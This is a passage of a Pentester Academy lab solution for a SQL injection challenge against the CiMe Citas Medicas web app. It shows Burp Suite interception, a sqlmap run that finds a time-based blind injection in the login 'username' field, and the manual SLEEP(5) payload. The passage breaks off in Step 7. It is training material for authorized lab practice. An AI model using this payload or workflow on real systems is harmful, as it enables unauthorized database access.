

ATTACKDEFENSE LABSCOURSES  
PENTESTER ACADEMY TOOL BOX PENTESTING  
JOINT WORLD-CLASS TRAINERS TRAINING HACKER  
TOOL BOX PATV HACKER RED TEAM LAB  
HACKER PENTESTING  
PATV RED TEAM LABS ATTACKDEFENSE LABS  
TRAINING COURSES ACCESS POINT PENTESTER  
TEAM LABS PENTESTER ACADEMY TOOL BOX  
ACCESS POINT WORLD-CLASS TRAINERS  
ATTACKDEFENSE LABS TRAINING COURSES PATV ACCESS  
PENTESTER ACADEMY RED TEAM LABS  
ATTACKDEFENSE LABS COURSES PENTESTER ACADEMY  
COURSES PENTESTER ACADEMY WORLD-CLASS TRAINERS  
TOOL BOX WORLD-CLASS TRAINERS TRAINING HACKER  
HACKER PENTESTING  
PATV RED TEAM LABS ATTACKDEFENSE LABS  
COURSES PENTESTER ACADEMY  
PENTESTER ACADEMY ATTACKDEFENSE LABS  
WORLD-CLASS TRAINERS RED TEAM TRAINING  
PENTESTER ACADEMY TOOL BOX  
PENTESTING

**ATTACK**  
**DEFENSE**

by PentesterAcademy

<b>Name</b>	CiMe Citas Medicas
<b>URL</b>	<a href="https://www.attackdefense.com/challengedetails?cid=476">https://www.attackdefense.com/challengedetails?cid=476</a>
<b>Type</b>	Real World Webapps : SQL Injection

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

## Solution:

**Step 1:** Inspect the web application.

Control de citas médicas

Not secure | aqcquh4rgxfxcqxv8pclbz.public2.attackdefenselabs.com/citasmedicas.php

Control de Citas  
médicas

**Inicio** **Citas** **Seguridad** **Salir**

Usuario no autenticado  
Para acceder al demo:  
usuario: admin  
password admin

login

password

**Entrar**

Control de Citas

Versión: 1.4

[Inicio](#)


[Nueva Cita](#)

[Seguridad](#)

[Salir](#)

Created By **Carlos Arce** - 2011  
**Web Site**

**Step 2:** Search on google “CiMe Citas Medicas sql injection” and look for publically available exploits.



The exploit db link contains the information about the vulnerable parameter.

**Exploit DB Link:** <https://www.exploit-db.com/exploits/31350>

The screenshot shows the Exploit-DB interface for the exploit 'CiMe Citas Médicas - Multiple Vulnerabilities'. The exploit ID is 31350, the CVE is not listed, the author is VINICIUS777, and the type is WEBAPPS. The exploit is verified and has a download link. Below the details is a code block containing the exploit title, date, author, contact, vendor homepage, software link, and a sample POST request for a SQL injection attack.

**CiMe Citas Médicas - Multiple Vulnerabilities**

**EDB-ID:** 31350      **CVE:**

**Author:** VINICIUS777      **Type:** WEBAPPS

**EDB VERIFIED:** ✓      **EXPLOIT:** /

```
# Exploit Title: Control de Citas 1.4 (CIME) - Multiple Vulnerabilities
# Date: 01/02/2014
# Exploit Author: vinicius777
# Contact: vinicius777 [AT] gmail / @vinicius777_
# Vendor Homepage: http://www.cgaredes.tk/
# Software Link: http://sourceforge.net/projects/cime/files/latest/download?source=directory

[1] SQL Injection - 'USERNAME' vulnerable to time based attack

P0C: POST REQUEST

POST /cime/citasmedicas.php?pag=citasmedindex HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Icceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/cime/citasmedicas.php?pag=citasmedindex
Cookie: PHPSESSID=ftkms6mdqi3039r41felgm39s1;
Connection: keep-alive
```

**Step 3:** Enter any credentials in the login form, click “Entrar” and intercept the request with burp suite.

Check Appendix to learn how to configure Burp Suite.



Usuario no autenticado  
Para acceder al demo:  
usuario: admin  
password admin



Control de Citas

Versión: 1.4

login

password

### Intercepted Request:

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com:80 [45.79.131.74]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /citasmedicas.php?pag=citasmedindex HTTP/1.1
Host: aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Content-Length: 32
Cache-Control: max-age=0
Origin: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com/citasmedicas.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=88ul9mrlphpuo4ivgnk525qn53
Connection: close

username=admin&password=password
```

Copy the request and save it in a file named “request”.

**Command:** cat request

```
root@PentesterAcademyLab:~# cat request
POST /citasmedicas.php?pag=citasmedindex HTTP/1.1
Host: aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Content-Length: 32
Cache-Control: max-age=0
Origin: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com/citasmedicas.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=88u19mrLphpuo4ivgnk525qn53
Connection: close

username=admin&password=password
root@PentesterAcademyLab:~#
```

**Step 4:** Find the payload using sqlmap.

**Vulnerable parameter:** username

**Command:** sqlmap -r request -p username

Enter the following answers when asked for questions.

“y” for “Do you want to skip test payloads specific for other DBMSes?”

“y” for “do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?”

“n” for “Do you want to keep testing the others (if any)?”

```
root@PentesterAcademyLab:~# sqlmap -r request -p username
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting at 00:58:49
```

```
[00:58:49] [INFO] parsing HTTP request from 'request'
[00:58:49] [INFO] testing connection to the target URL
[00:58:50] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[00:58:50] [INFO] testing if the target URL content is stable
[00:58:51] [INFO] target URL content is stable
[00:58:51] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[00:58:51] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:58:51] [INFO] testing for SQL injection on POST parameter 'username'
[00:58:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:58:52] [WARNING] reflective value(s) found and filtering out
[00:58:55] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[00:58:55] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:58:57] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:59:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:59:06] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:59:10] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[00:59:10] [INFO] testing 'MySQL inline queries'
[00:59:11] [INFO] testing 'PostgreSQL inline queries'
[00:59:11] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[00:59:11] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:59:13] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:59:15] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:59:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[00:59:28] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[00:59:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:59:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[00:59:43] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 90 HTTP(s) requests:
---
Parameter: username (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password
---
[01:00:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: PHP 5.3.10, Apache 2.2.22
```

```
back-end DBMS: MySQL >= 5.0.12
[01:00:05] [INFO] fetched data logged to text files under '/root/.sqlmap/output/aqcquqh4rgxlfkxcqvx8pclbz.public2.attackdefenselabs.com'


[*] shutting down at 01:00:05

root@PentesterAcademyLab:~#
```

**Payload:** username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password

**Step 5:** Send the intercepted request to Repeater.

Right click on the intercepted request and select the option “Send to Repeater”, the same can be achieved by pressing “CTRL+R”.



The screenshot shows the Burp Suite interface. At the top, it says "Burp Suite Community Edition v1.7.36 - Temporary Project". Below that is the "Burp Intruder Repeater Window Help" menu bar. The main window has tabs for "Intercept", "HTTP history", "WebSockets history", and "Options". The "Intercept" tab is active, showing a request to "http://aqcquqh4rgxlfkxcqvx8pclbz.public2.attackdefenselabs.com:80 [45.79.131.74]". Below the request are buttons for "Forward", "Drop", "Intercept is on", and "Action". The "Raw" tab is selected, showing the raw request details. A context menu is open over the request, with "Send to Repeater" highlighted. The menu items are: "Send to Spider", "Do an active scan", "Send to Intruder (Ctrl+I)", "Send to Repeater (Ctrl+R)", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Request in browser", and "Engagement tools [Pro version only]".

```
POST /citasmedicas.php?pag=citasmindex HTTP/1.1
Host: aqcquqh4rgxlfkxcqvx8pclbz.public2.attackdefenselabs.com
Content-Length: 32
Cache-Control: max-age=0
Origin: http://aqcquqh4rgxlfkxcqvx8pclbz.public2.attackdefenselabs.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.377
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/si
Referer: http://aqcquqh4rgxlfkxcqvx8pclbz.public2.attackdefenselabs.com/citasmedicas.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=88u19mrlphpuo4ivgnk525qn5
Connection: close

username=admin&password=password
```

## Repeater Tab:

Target: <http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com>

**Request**

```
POST /citasmedicas.php?pag=citasmedindex HTTP/1.1
Host: aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Content-Length: 32
Cache-Control: max-age=0
Origin: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com/citasmedicas.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=88u19mrlphpuo4ivgnk525qn53
Connection: close

username=admin&password=password
```

**Step 6:** Send the original request and check the response time.


Request section in the Repeater tab.

**Request**

```
POST /citasmedicas.php?pag=citasmedindex HTTP/1.1
Host: aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Content-Length: 32
Cache-Control: max-age=0
Origin: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://aqcquqh4rgxlfkxcqxv8pclbz.public2.attackdefenselabs.com/citasmedicas.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=88u19mrlphpuo4ivgnk525qn53
Connection: close

username=admin&password=password
```

Response section in the Repeater tab.



**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Length: 6201
Content-Type: text/html
Date: Tue, 18 Jun 2019 05:40:05 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Connection: close

consulta: SELECT `password` as password
          FROM `usuarios` WHERE `login`='admin'<!DOCTYPE HTML PUBLIC "-//W3C//DTD
HTML 4.01 Transitional//EN">
<html>
<head>
<title>Control de citas médicas</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<link href="css/citasmedicas.css" rel="stylesheet" type="text/css">

<!-- <link href="test_auth.php" rev="act"> -->

<script language="JavaScript" type="text/JavaScript">
<!--
function MM_findObj(n, d) { //v4.01
    var p,i,x;  if(!d) d=document; if((p=n.indexOf("?"))>0&&parent.frames.length) {
        d=parent.frames[n.substring(p+1)].document; n=n.substring(0,p);}
    if(!(x=d[n])&&d.all) x=d.all[n]; for (i=0;!x&&i<d.forms.length;i++) x=d.forms[i][n];
    for(i=0;!x&&d.layers&&i<d.layers.length;i++) x=MM_findObj(n,d.layers[i].document);
    if(!x && d.getElementById) x=d.getElementById(n); return x;
}

function MM_showHideLayers() { //v6.0
    var i,p,v,obj,args=MM_showHideLayers.arguments;
    for (i=0; i<(args.length-2); i+=3) if ((obj=MM_findObj(args[i]))!=null) { v=args[i+2];
        if (obj.style) { obj=obj.style; v=(v=='show')?'visible':(v=='hide')?'hidden':v; }
        obj.visibility=v; }
}

```

0 matches  
6,553 bytes | 267 millis


It took 267 ms to receive the response. (The time is displayed on the right bottom corner)

**Step 7:** Inject the time based payload in POST data and check the response time.

**Before:** username=admin&password=password

**After:** username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password

Request section in the Repeater tab:



Go Cancel < | ▾ > | ▾

**Request**

Raw Params Headers Hex

```
POST /citasmedicas.php?pag=citasmedindex HTTP/1.1
Host: aqcquqh4rgxlfkxcqyv8pclbz.public2.attackdefenselabs.com
Content-Length: 32
Cache-Control: max-age=0
Origin: http://aqcquqh4rgxlfkxcqyv8pclbz.public2.attackdefenselabs.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
